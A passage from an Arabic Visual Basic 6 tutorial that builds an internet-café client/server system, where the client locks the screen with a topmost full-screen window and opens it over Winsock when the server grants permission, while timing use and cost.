SndNm = True 'سنستخدم المتغير لارسال اسم الجهاز الحالي الى البرنامج الاخر
Text1.SetFocus
End Sub
```

وبهذا نتجنب الازدواجية في استخدام منافذ الجهاز الواحد .

الملاحظة الثانية : هي انه وبالرغم من كونك تعمل على النسختين ضمن نفس الجهاز فهذا لا يعني انك لم تعد بحاجة للشبكة ، فلا بد ان يكون هذا الجهاز مرتبط ضمن شبكة محلية او واسعة او حتى انترنت ، ولا بد ان تكون الشبكة تعمل بشكل سليم ، حيث ان الاتصال بين نسختي البرنامج سيتم عن طريق الشبكة ، أي ان طلب الاتصال من النسخة الاولى سيخرج من الجهاز الحالي ثم يذهب الى سويتش الشبكة ثم سيرسله السويتش الى نفس الجهاز مرة اخرى عبر المنفذ المحدد ، فاذا لم يكن هناك شبكة او سويتش فلن يذهب طلب الاتصال الى أي مكان وسيظهر البرنامج رسالة خطأ تعلمك بعدم امكانية الاتصال .

## ثالثاً : برنامج مقهى الانترنت

### المهمة الاساسية لبرنامج مقهى الانترنت

من المعروف ان مقهى الانترنت يحتوى على مجموعة اجهزة كمبيوتر مرتبطة مع بعضها البعض من خلال شبكة محلية وهذه الشبكة المحلية مرتبطة بدورها مع شبكة الانترنت ، حيث يقوم واحد من الاجهزة فقط بالارتباط بالانترنت وهو الجهاز "الخادم" ومن ثم ترتبط بقية الاجهزة بذلك الجهاز لتتمكن من الوصول الى الانترنت عن طريقه.

ومن المعروف ايضا ان الشبكة الخاصة بالمقهى هي عبارة عن جهاز خادم (Server) واحد وهو الذي يدير الشبكة ، وعدة اجهزة يطلق على كل واحد منها اسم العميل (Clint) .

اما برنامج مقهى الانترنت فوظيفته الاساسية هي تمكين الجهاز الخادم / Server من ادارة الشبكة والتحكم بالاجهزة الاخرى من خلال السماح لبقيّة الاجهزة بالنفوذ الى الانترنت او منعها من ذلك ،بالاضافة الى احتساب الوقت المنقضي لكل جهاز والمبلغ المستحق عليه.

### الهيكلية التي يقوم عليها برنامج المقهى

برنامج المقهى هو عبارة عن برنامجين منفصلين ، احدهما برنامج خاص بالجهاز الخادم /Server حيث يقوم باستقبال الطلبات الواردة من الاجهزة الاخرى (العملاء) المرتبطة بالشبكة والتي تطلب الارتباط بالانترنت ومن ثم السماح لها او منعها من الدخول الى الانترنت .  
ثم بعد ذلك يقوم باحتساب الوقت المنقضي لكل جهاز والمبلغ المستحق عليه .  
اما البرنامج الثاني فهو البرنامج الخاص بالجهاز العميل ، وتتحصر وظيفته بشكل اساسي اولا باغلاق الشاشة على المستخدم لمنعه من استخدام الكمبيوتر من خلال اظهار نافذة ترحيبية تملأ الشاشة بحيث لا يمكن للمستخدم الوصول الى أي من سطح المكتب او قائمة ابدأ او أي شئى اخر وبالتالي منع المستخدم من الوصول الى شبكة الانترنت بدون الحصول على الأذن من الجهاز الخادم.  
الوظيفة الثانية هي ارسال طلب الى الخادم لفتح الجهاز للمستخدم من خلال اخفاء النافذة الترحيبية التي سبق التطرق اليها ثم تنفيذ ذلك بعد تلقي الأذن من الخادم.  
اما الوظيفة الثالثة فهي إظهار عداد الوقت والمبلغ المحتسب على المستخدم .

ملاحظة : لاحظ هنا ان جميع الاجهزة ستكون متصلة بالانترنت دائما سواء اكان هناك مستخدم ام لا ، وان البرنامج الخاص بالخادم لن يقوم بقطع الاتصال عن الجهاز العميل وانما سيقوم بالامر للبرنامج العميل بمنع المستخدم من الدخول الى سطح المكتب وبالتالي منع المستخدم من استخدام المتصفح الخاص بالانترنت .  
وهذا ما تلاحظه عادة عند الدخول الى احد مقاهي الانترنت حيث تلاحظ ان هناك نافذة تملأ الشاشة وتمنعك من أي استخدام للكمبيوتر سواء اكان لاستخدام الانترنت او أي استخدام اخر .

وسنقوم بشرح برنامج العميل اولا ثم ننتقل لشرح برنامج الخادم.

## اولا : برنامج العميل

### الدوال المستخدمة

#### SetWindowPos

#### دالة وضع نافذة فوق النوافذ الاخرى

وظيفة الدالة هي وضع النافذة فوق جميع النوافذ الاخرى بحيث لا يمكن تغطيتها من قبل أي كائن ظاهر على الشاشة .

سنستفيد من هذه الدالة بان نجعل الشاشة الرئيسية الخاصة ببرنامج العميل تغطي كل الشاشة بحيث نمنع المستخدم من الوصول الى أي رمز من رموز سطح المكتب او الى شريط المهام او القائمة ابدأ .

هذه الدالة تتميز عن بقية الدوال الاخرى بانها ليست دالة خاصة بلغة فيجوال بيسك بل هي دالة خارجية من دوال API وهي حزمة خاصة بالويندوز الا انها متاحة للاستدعاء من لغات البرمجة المختلفة .  
و قبل استدعاء الدالة يجب اولا ان تقوم بتعريفها داخل ملف برمجي Module من خلال كتابة السطر التالي

```
Declare Sub SetWindowPos Lib "User32" (ByVal hWnd As Long, ByVal
hWndInsertAfter As Long, ByVal X As Long, ByVal Y As Long, ByVal cx As
(Long, ByVal cy As Long, ByVal wFlags As Long
```

اما استدعاء الدالة يكون من خلال كتابة السطر التالي داخل حدث المؤقت Timer  
SetWindowPos Form1.hWnd, -1, 0, 0, 0, 0, 3

### تصميم برنامج العميل

يحتوي برنامج العميل على نافذتين الاولى هي النافذة التي تقوم بحجب سطح المكتب عن المستخدم وهي التي تظهر للمستخدم اول الامر قبل ان يحصل على الاذن بالدخول الى شاشة الكمبيوتر . اما النافذة الثانية فهي الخاصة باظهار الوقت المنقضي على بدأ الاستخدام والمبلغ المحتسب على الوقت .

وفي ما يلي صورة النافذة الاولى



صورة النافذة الثانية



اولا قم بانشاء مشروع جديد في فيجوال بيسك ثم اضغط على الزر الخاص بإضافة نافذة جديدة Form الى المشروع



طبعا هذه ستكون النافذة الثانية لان فيجوال بيسك قد اضاف النافذة الاولى بشكل تلقائي عند إنشائك للمشروع. بعد ذلك انتقل الى مستعرض المشروع واضغط الزر الايمن ثم من القائمة اختار Add ثم Module

## وضع الادوات على النافذة الاولى



- اولا غير الخاصية **WindowState** للفورم الى القيمة 2 . هذه الخاصية تحدد حجم النافذة عند تشغيل البرنامج ، واعطائها القيمة 2 تجعل النافذة تملأ الشاشة عند بدأ تشغيل البرنامج ، بحيث تغلق جميع المنافذ التي توصل الى سطح المكتب او القائمة ابدأ .
- اضع الاداة **Image** الى النافذة ثم غير الخاصية **Stretch** للاداة الى القيمة **True** .
- ثم غير الخاصية **Picture** لنفس الاداة بالضغط على الزر المقابل للخاصية في قائمة الخصائص عندها سيظهر لك مربع حوار لتحديد مكان الصورة التي تريد وضعها داخل الاداة **Image** وهي الصورة البنية الظاهرة في الشكل . طبعا هذه الصورة ستجدها مرفقة مع ملف برنامج العميل في نفس المجلد . مع مراعاة ان تجعل حجم الصورة تغطي كامل النافذة .
- اضع الاداة **Timer** الى النافذة وغير الخاصية **Interval** الى القيمة 500 .
- اضع الاداة **Command** الى النافذة بنفس الموقع الظاهر في الصورة وغير الخاصية **Caption** الى "ابدأ" .

- بعد ذلك اضع نسختين من اداة الاتصال **MS Winsock** الى النافذة . وكما سبق وان اوضحنا فالأداة غير متوفرة في شريط الادوات القياسي ولكن عليك احضارها من الادوات الاضافية عن طريق الضغط على الزر الايمن فوق شريط الادوات القياسي ثم اختيار **Components** ومن مربع الحوار ابحث عن :

Microsoft Winsock Control 6.0

- اضغط على خيار التنشيط المجاور لاسم الاداة كما هو موضح ثم اضغط على زر الموافقة . بهذا ستجد ان الاداة قد ادرجت الى شريط الادوات القياسي حيث يمكنك اضافتها الى النافذة بشكل اعتيادي كأى اداة اخرى ، ولكن لا تنسى ان تقوم باضافة نسختين من الاداة الى النافذة . حيث سنقوم باستخدام الاولى كمستقبل والثانية كمرسل (مع البرنامج الخادم) . وبهذا نكون قد انتهينا من وضع الادوات على النافذة الاولى لبرنامج العميل.

**كتابة الشفرة ( النافذة الاولى – Form1)****تعريف دالة SetWindowPos**

سبق ان تطرقنا الى الدالة التي تقوم بوضع النافذة فوق جميع النوافذ الاخرى وقلنا ان هذه الدالة لها وضع خاص بحيث لا يمكن استدعائها الا بعد تعريفها اولا داخل ملف برمجي Module .  
ومن المفترض انك قد قمت باضافة هذا الملف عند انشائك للمشروع . اما الان عليك الضغط مرتين فوق Module1 الموجود في مستعرض المشروع .  
ثم قم بنسخ السطر التالي الى داخل ال Module .

```
Declare Sub SetWindowPos Lib "User32" (ByVal hWnd As Long, ByVal hWndInsertAfter As Long, ByVal X As Long, ByVal Y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long)
```

بعد ذلك سنتمكن من استدعاء الدالة من أي نافذة من نوافذ المشروع ، ولكن مع مراعاة ان الاستدعاء يجب ان يكون داخل حدث المؤقت Timer وهذا ما ستلاحظه في شرح اداة المؤقت لاحقا .

Form\_Load()

**حدث تحميل النافذة**

```
Private Sub Form_Load()
```

```
Winsock2.Connect "pc1", 6001
```

```
Winsock1.LocalPort = 6000  
Winsock1.Listen
```

```
Me.Show 1
```

```
End Sub
```

- اولا يجب ان تعرف ان اداة الاتصال الاولى Winsock1 هي الاداة المستقبلية للرسائل التي ستصل من الجهاز الخادم . اما اداة الاتصال الثانية Winsock2 هي الاداة المرسله .  
ولو عدت الى الفصل الخاص بشرح كيفية عمل اداة الاتصال فستجد ان الاداة المرسله يجب ان تقوم بارسال طلب للاتصال الى الجهاز الاخر بواسطة اسم ذلك الجهاز ورقم المنفذ . اما الاداة المستقبلية فعليها فقط الانتظار ومراقبة المنفذ حتى يصل اليها طلب الاتصال ثم ترد عليه بالموافقة . وهذا بالضبط ما تم عمله في الشفرة الموجودة اعلاه . وتفصيلها ياتي كما يلي :

- 1- الامر الاول خاص باداة الارسال حيث تقوم الاداة بطلب الاتصال من الجهاز الخادم والذي افترضنا انه يحمل الاسم PC1 على المنفذ رقم 6001 .  
(طبعا سيقوم البرنامج الخادم بالرد على طلب اداة الارسال بالموافقة على اجراء الاتصال ، ولكن سنتعرف كيف يتم ذلك عند تطرقنا الى القسم الخاص بتصميم برنامج الخادم) .
- 2- الامر الثاني خاص باداة الاستقبال حيث يتم اعطائها رقم المنفذ الذي سيصل منه طلب الاتصال من الخادم .  
(لاحظ ان المنفذ 6001 سيستخدم للارسال والمنفذ 6000 سيستخدم للاستقبال )
- 3- الامر الثالث هو الابعاز لاداة الاستقبال ببدأ مراقبة المنفذ المذكور تحسبا لوصول الطلب بالاتصال من الخادم.



ملاحظة هامة : لنفرض ان اداة الارسال قامت بارسال الطلب الى الخادم بطلب الاتصال معه ثم رد الخادم بالموافقة بهذا يكون الاتصال قد تم بالفعل بين الجهازين بنجاح . ولكن على اساس ان العميل يمكنه الارسال الى الخادم فقط لانه هو من طلب الاتصال ، ايضا الخادم يمكنه الاستقبال من العميل فقط لانه هو من تلقى الطلب بالاتصال أي لا يمكن للخادم الارسال للعميل ولا يمكن للعميل الاستقبال من الخادم ، لكن كلا البرنامجين بحاجة لان يكونا مرسلين ومستقبلين في الوقت ذاته لتبادل المعلومات والاورامر بينهما ، لذلك قمنا بوضع نسختين من اداة الاتصال على كل برنامج تقوم احدهما بالارسال والاخرى بالاستقبال . وهذا يفسر ان الامر الاول يقوم بطلب الاتصال مع الجهاز الخادم بينما الامر الثاني يترقب وصول الطلب من الجهاز الخادم باجراء الاتصال ، لان البرنامج الخادم بمجرد قبوله لاجراء الاتصال مع العميل سيقوم بارسال طلب مماثل الى العميل لاجراء الاتصال معه وسنوضح كيف يتم ذلك عند تطرقنا الى كيفية تصميم البرنامج الخادم .

4- الامر الرابع لاطهار النافذه الحالية .

### حدث تلقي طلب الاتصال من الخادم

Winsock1\_ConnectionRequest

بعد ان قمنا بارسال طلب الى الخادم لاجراء الاتصال سيقوم برنامج الخادم بالرد بالمثل أي سيقوم بارسال طلب الى برنامج العميل لاجراء الاتصال معه وبهذا سيصل الطلب الى برنامج العميل عن طريق الحدث **ConnectionRequest** (راجع شرح عمل اداة الاتصال ) وهنا سيقوم برنامج العميل بقبول الطلب الوارد من الخادم لاحظ الشفرة التالية :

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
    Winsock1.Close
    Winsock1.Accept requestID
End Sub
```

- 1- الامر الاول هو ايعاز للاداة MS Winsock1 (المخصصة للاستقبال) لاغلاق أي اتصال قد يكون جاريا لتجنب الوقوع في الاخطاء.
- 2- الامر الثاني هو ايعاز لنفس الاداة بقبول اجراء الاتصال مع الجهاز الخادم .



## حدث نجاح الاتصال

## Winsock2 Connect

هذا الحدث يتم عندما يتم الاتصال بين جهازين بشكل ناجح ، و سنستخدمه هنا لارسال تاكيد الى برنامج الخادم لتأكيد نجاح الاتصال .

```
Private Sub Winsock2_Connect()
    الاجراء عند تحقق الاتصال مع المزود
    Winsock2.SendData "start"
    الارسال لدينا قد اجرت اتصالا ناجحا معه
End Sub
```

1- الامر هنا يقوم بارسال الكلمة Start الى الخادم لتأكيد نجاح الاتصال بين الطرفين .

## حدث المؤقت

## Timer1\_Timer

لقد سبق و أن قمنا بضبط اداة التوقيت Timer1 لتقوم بتكرار مجموعة من الاوامر كل نصف ثانية ، ولكن ما الفائدة من ذلك ؟

قد يحدث لاي سبب انقطاع للاتصال الذي تم بين الخادم والعميل ، لذلك يجب علينا ان نقوم بفحص حالة الاتصال باستمرار ، وفي حالة حدوث الانقطاع نقوم بمعالجة المشكلة بسرعة . وهذه المهمة سنقوم بها اداة المؤقت كل نصف ثانية . لاحظ الشفرة الخاصة بالمؤقت .

```
Private Sub Timer1_Timer()
    للتحقق من حالة الاتصال مع المزود كل نصف ثانية
    ' التجامل عند وقوع اي خطأ لكي لا يظهر رسالة خطأ
    On Error Resume Next
    الاتصال مع المزود مقطوع
    If Winsock1.State <> 2 And Winsock1.State <> 7 Then
        Winsock1.Close
        Winsock1.LocalPort = 6000
        بة منفذ الجهاز ترقبا لاعادة طلب المزود للاتصال
        Winsock1.Listen
    End If
    SetWindowPos Form1.hWnd, -1, 0, 0, 0, 0, 3
End Sub
```

- 1- الامر الاول هو الخاص بتجاهل الاخطاء التي قد تحدث عند تنفيذ الاوامر التالية وقد سبق شرح الامر في الجزء الخاص ببرنامج مستعرض الصور .
- 2- الامر الثاني هو عبارة عن شرط للتحقق من قيمة الخاصية State لاداة الاستقبال وهي عادة تعيد قيمة بين 1 و 7 وكل قيمة لها معنى معين الا ان القيمتين 2 و 7 هي التي تعبر عن ان الاتصال يجري بشكل طبيعي واي قيمة اخرى تعيدها الخاصية State تعني ان هناك مشكلة في الاتصال .
- وفي حالة ان التحقق من الشرط قد اعاد قيمة اخرى غير 2 او 7 سيتم تنفيذ الاوامر التالية للشرط والتي يقوم باعادة الاتصال مع الخادم .
- 3- الامر الثالث يقوم باغلاق أي اتصال لاداة الاستقبال لكي نعيد الاتصال مع الخادم مرة اخرى .
- 4- الامر الرابع يقوم بتحديد المنفذ الذي قد يصل اليه طلب تجديد الاتصال من الخادم وهو المنفذ 6000 .


- 5- الامر الخامس لبدأ المراقبة للمنفذ تحسبا لوصول الطلب .  
6- الامر السادس هو استدعاء للدالة الخاصة بوضع النافذة فوق جميع النوافذ الاخرى .

Start\_Click()

حدث الضغط على زر البدء

```
Private Sub Start_Click()
Winsock2.SendData "GetOpen" ' ارسال طلب الاذن بفتح الشاشة للمستخدم
End Sub
```

بالضغط عليه ليتم ارسال طلب الى



هذا الزر هو الذي يقوم المستخدم

الخادم بالاذن للتعليق لفتح الشاشة للمستخدم .

- 1- والامر السابق يقوم بارسال الكلمة GetOpen الى الخادم ومعناها الطلب للخادم بالاذن بفتح الشاشة.

حدث تلقي الاذن من الخادم

Winsock1 DataArrival

بعد ان ارسل العميل طلب الاذن بفتح الشاشة للمستخدم سيقوم الخادم بارسال الرد والذي سيكون اما بالموافقة او بالرفض . لاحظ الشفرة التالية :

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) ' بيانات من المزود

On Error Resume Next
Winsock1.GetData dt, vbString ' العبارة المرسله من المزود ووضعها في متغير نصي
If dt = "open" Then ' الاذن بفتح الشاشة للمستخدم
Me.Hide ' فتح الشاشة
Load Form2
Form2.Show ' اظهار نافذة العداد
ElseIf dt = "close" Then ' الامر باغلاق الشاشة على المستخدم
Me.Show ' اغلاق الشاشة
Unload Form2 ' اخفاء نافذة العداد
ElseIf dt = "start" And Winsock2.State <> 7 Then ' سال لديه اجرت الاتصال بنا
Winsock2.Close
Winsock2.Connect "pc1", 6001 ' اداة الارسال الخاصة بنا بطلب الاتصال مع المزود
End If

End Sub
```


1- دالة تجاهل الاخطاء.

- 2- الامر الثاني يقوم باستقبال العبارة الواردة من الخادم وتخزينه في المتغير dt اما المعامل VbString فهو لتحديد نوع البيانات التي ستصل من الخادم انها من نوع نص .
- 3- الامر الثالث يقوم بفحص المتغير dt الذي يحتوي على العبارة التي وصلت من الخادم بحيث لو كانت العبارة هي Open فهذا يعني ان الخادم قد اذن للعميل بفتح الشاشة امام المستخدم لذا يتم تنفيذ الاوامر التالية .
- 4- الامر الرابع يقوم بفتح الشاشة أي اخفاء النافذة الترحيبية .
- 5- الامر الخامس والسادس يقومان باظهار النافذة الثانية المختصة باحتساب الوقت والقيمة والتي سنقوم بتصميمها لاحقا.

- 7- الامر السابع للتحقق من العبارة الواصلة من الخادم ان كانت تحمل القيمة Close فهذا يعني ان الخادم يمنع العميل من فتح الشاشة امام المستخدم وفي حال تحقق الشرط سيتم تنفيذ الاوامر التالية :
- 8- الامر الثامن يقوم باغلاق الشاشة امام المستخدم باظهار النافذة الترحيبية .
- 9- الامر التاسع لاخفاء نافذة العداد .
- 10- الامر العاشر لا علاقة له بفتح او اغلاق الشاشة وانما خاص باجراء الاتصال حيث ان العبارة الواردة من الخادم ان كانت تحمل القيمة start فهذا يعني ان الخادم قام بارسالها ليؤكد انه متصل بنجاح مع العميل وبالتالي على العميل ان يامر اداة الارسال الخاصة به بارسال طلب الى الخادم لاجراء الاتصال معه.
- 11- الامر الحادي عشر يقوم باغلاق أي اتصال حالي
- 12- الامر الثاني عشر يقوم بطلب الاتصال مع الخادم على المنفذ 6001
- وهنا قد تسأل لماذا يقوم العميل بإعادة طلب الاتصال مع الخادم مرة اخرى مع انه قد سبق وان اجري الاتصال بمجرد بدأ تشغيل البرنامج ؟ طبعاً الكلمة start لن يرسلها الخادم الا في حالة واحدة وهي ان يكون الاتصال قد سبق وان قطع وهذا يستوجب منه اعلام العميل بذلك ليقوم باعادة الاتصال معه مرة اخرى .
- أرجو ان شرح النافذة الأولى قد كان موفياً للغرض وبالتأكيد عند تشغيل برنامجك الذي صممته ستتضح لك كل الأمور التي قد لا تكون واضحة تماماً في الشرح.


### تصميم النافذة الثانية

للانتقال الى تصميم النافذة الثانية عليك بالضغط على Form2 من نافذة مستعرض المشروع ستظهر لك النافذة عليك تصغير حجم النافذة لتكون بنفس المقاس الظاهر في الشكل ، ثم اضع الادوات التي تظهر امامك بنفس الترتيب وبحسب الاسماء الموضحة .



- غير الخاصية Caption للاداة Command1 الى "خروج" .
- غير الخاصية Text للاداة Text2 والاداة Text1 الى "00" .

- حدد الموقع الذي ستظهر فيه النافذة وهو اعلى الشاشة من خلال تحريك الكائن الموجود في الصورة الى الموقع المحدد .
- غير الخاصية Interval للاداة Timer1 الى القيمة.



كتابة الشفرة  
التصريح عن المتغيرات العامة

```
Dim Scnds As Integer
```

المتغير Scnds سنستخدمه لاحتساب الوقت المنقضي على بدأ استخدام الانترنت .

حدث تحميل النافذة

```
Form_Load()
```

```
Private Sub Form_Load()
Skin1.LoadSkin App.Path & "\GALAXY.SKN"
Skin1.ApplySkin Me.hWnd تغيير لون وشكل النافذة بواسطة الاداة اکتف سکن

Text2 = "01"
Text1 = Str(Val(Text2) * 2) & " Y.R"

End Sub
```

1- الاوامر الاول والثاني هي خاصة بالاداة ActiveSkin وهي اداة تقوم بتغيير شكل النافذة من الشكل التقليدي الى اشكال مزخرفة ، ولكني لم اتطرق الى الاداة في الفصل الخاص بوضع الادوات على النافذة لكي لا اشتت القارئ فهو موضوع مستقل ، عموما يمكنك الاستغناء عن الامرين الاول والثاني . ولكن اذا قررت كتابة السطرين المذكورين عليك اولا اضافة الاداة من خلال الضغط على الزر الايمن فوق قائمة الادوات ثم قم باختيار Componets بعدها سيظهر لك مربع حوار الادوات الا انك لن تجد الاداة ضمن العناصر الموجودة في مربع الحوار لذا عليك الضغط على Brows ثم الذهاب من خلال مربع حوار الاستعراض الى المجلد

- المرفق مع الكتاب والخاص ببرنامج مقهى الانترنت ستجد الاداة مرفقة مع البرنامج اضغط عليها ثم اضغط OK وهنا ستظهر الاداة على شريط الادوات ويمكنك اضافتها الى الفورم بسهولة .
- 2- الامر الاول يقوم باحتساب الدقيقة الاولى داخل الاداة Text2 بمجرد بدأ الاستخدام .
- 3- الامر الثالث يقوم باحتساب المبلغ المستحق باعتبار ان الدقيقة تساوي ريالين .

Timer1\_Timer ()

حدث المؤقت

```
Private Sub Timer1_Timer() ' احتساب الوقت
Scnds = Scnds + 1
If Scnds = 60 Then
    Text2 = Val(Text2) + 1
    Text1 = Str(Val(Text2) * 2) & " Y.R"

    Scnds = 0
End If
End Sub
```

- 1- الامر الاول يقوم بزيادة قيمة المتغير Scnds بمقدار واحد كل ثانية .
- 2- الامر الثاني يقوم بفحص قيمة المتغير ان كان يساوي 60 فهذا يعني ان الوقت المنقضي يساوي دقيقة واحدة وبالتالي يتم تنفيذ الاوامر التالية للشرط.
- 3- الامر الثالث يقوم بزيادة الرقم الموجود داخل الاداة Text2 بمقدار واحد (الاداة الخاصة بعرض الوقت)
- 4- الامر الرابع يقوم باحتساب المبلغ المستحق على الوقت المنقضي باعتبار ان الدقيقة بريالين .
- 5 – الامر الخامس يقوم باعادة قيمة المتغير Scnds الى الصفر لان قيمة المتغير يجب ان لا تزيد عن 60 ثانية .

حدث الضغط على زر الخروج

Command1\_Click()

```
Private Sub Command1_Click()


Form1.Show 'اغلق الشاشة
Form1.Winsock2.SendData "Closed" ' اعلام المزود بان المستخدم قد اغلق الشاشة
Unload Me ' اخفاء العداد

End Sub
```

- 1- الامر الاول يقوم باظهار النافذة الاولى وهي طبعا ملئ الشاشة ممايعني ان الكمبيوتر سيتم حجب استخدامة بمجرد ظهور النافذة .
- 2- الامر الثاني يقوم بارسال تنبيه الى برنامج الخادم يعلمه بان المستخدم قد انتهى من الاستخدام .
- 3- الامر الثالث يقوم باخفاء النافذة الثانية الخاصة بالحساب .
- وبهذا يكون برنامج العميل قد اكتمل

## برنامج الخادم

### وضع الادوات على النافذة



كما تلاحظ فان واجهة البرنامج مصممة لادارة اربعة اجهزة الانا في الشرح سنتطرق لشرح الجهاز الاول فقط حيث ان بقية الاجهزة ستعمل بنفس الطريقة . أي يمكنك تكرار ما سنفعله للجهاز الاول مع بقية الاجهزة

- 1- الاداة Send1 هي اداة الاتصال MS winsock وستستخدم لارسال البيانات الى الجهاز الاول .
- 2- الاداة Get1 هي اداة الاتصال MS winsock وستستخدم لاستقبال البيانات من الجهاز الاول .
- 3- الاداة Opn1 هي الاداة Command وستستخدم لارسال الاذن الى الجهاز الاول بفتح الشاشة للمستخدم والبدا باحتساب الوقت.
- 4- الاداة Close1 هي الاداة Command وستستخدم لارسال الامر الى الجهاز الاول باغلاق الشاشة على المستخدم و ايقاف احتساب الوقت .
- 5- الاداة Tm1 هي الاداة Text وستستخدم لعرض الوقت المنقضي .
- 6- الاداة Cst1 هي الاداة Text وستستخدم لعرض المبلغ المحتسب .
- 7- الاداة Timer1 ستستخدم للتحقق من استمرار الاتصال مع الاجهزة.
- 8- الاداة Timer1 ستستخدم لاحتساب الوقت المنقضي والمبلغ المحتسب .
- 9- الاداة VBSkinner1 تستخدم لتجميل شكل النافذة . (مرفقة مع ملف البرنامج) .

## كتابة الشفرة

### تعريف المتغيرات العامة

```
Dim scnds As Integer
```

المتغير scnds سيستخدم لاحتساب الوقت المنقضي

### Form Load

### حدث تحميل النافذة

```
Private Sub Form_Load()
Skin1.LoadSkin App.Path & "\GALAXY.SKN"
Skin1.ApplySkin Me.hWnd خدمة لتغيير شكل النافذة الى البني
يكن حذف الامرين السابقين في حال تسببا في خطأ
=====
Send1.Connect "pc2", 6000 بواسطة اسم الجهاز ورقم المنفذ
Get1.LocalPort = 6001 الاستقبال تراقب المنفذ رقم
Get1.Listen المراقبة تحسبا لاي طلب اتصال من الجهاز الاخر
End Sub
```

- 1- الامرين الاول والثاني هما خاصين بالاداة VBskinner الخاصة بتغيير شكل النافذة .
- 3- الامر الثالث يقوم بارسال طلب الى الجهاز العميل لانشاء الاتصال من خلال ارسال اسم الجهاز ورقم المنفذ و بالطبع سيقوم العميل بالرد على الطلب بالموافقة . كما سبق التوضيح في القسم الخاص ببرنامج العميل.
- 4- الامر الرابع يقوم اداة الاستقبال برقم منفذ الجهاز 6001 الذي سيصل اليه طلب الاتصال من الجهاز العميل
- 5- الامر الخامس لبدا المراقبة .

### Send1 Connect

### حدث تبليغ العميل بنجاح الاتصال

```
Private Sub Send1_Connect() عند نجاح الاتصال مع العميل
Send1.SendData "start" اشارة بنا قد اجرت اتصالا ناجحا معه
End Sub
```

## Get1\_ConnectionRequest

حدث وصول طلب اجراء الاتصال من العميل

```

